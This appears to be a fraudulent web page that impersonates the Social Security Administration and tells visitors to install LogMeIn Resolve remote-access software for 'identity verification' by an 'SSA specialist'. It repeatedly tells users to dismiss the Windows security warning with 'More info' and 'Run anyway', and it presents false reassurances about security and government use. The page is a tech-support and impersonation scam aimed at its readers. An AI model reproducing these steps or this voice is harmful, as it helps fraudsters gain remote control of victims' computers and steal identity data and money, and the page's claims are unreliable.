
Preparing your download...
Complete your identity verification securely
To establish a secure remote connection with our SSA support specialists, you'll need LogMeIn Resolve installed on your computer.
Your download has started. If it doesn't begin automatically, please check your Downloads folder.
Installation takes just a couple minutes
- Download the installer
Click the button above — the file (33.6 MB) saves to your Downloads folder.
- Run the installer

Double‑click the file. If the security prompt (shown above) appears, click "More info" then "Run anyway". This is normal for trusted software.
- Follow the setup wizard
Keep default settings; installation completes in about 90 seconds.
- Connect with your specialist
After installation, LogMeIn Resolve opens. Your SSA specialist will provide a session code to start the secure identity verification.
Why LogMeIn Resolve is required
SSA uses LogMeIn Resolve because it's one of the most secure remote support platforms available. When our specialists need to help complete your identity verification, they establish an encrypted connection through Resolve rather than asking you to share sensitive documents over email or phone.
-
Zero-trust security architecture
Every connection is verified through multiple layers of authentication using 256-bit AES encryption.
-
Complete transparency
You can see everything the specialist is doing in real-time. You're always in control.
-
Faster resolution
Specialists can see exactly what you see and guide you through verification step by step.
ℹ️ About the security prompt: The "Windows protected your PC" message appears because the software is new to your system. This is a standard safety feature — simply click "More info" then "Run anyway". LogMeIn Resolve is fully verified and used by government agencies worldwide.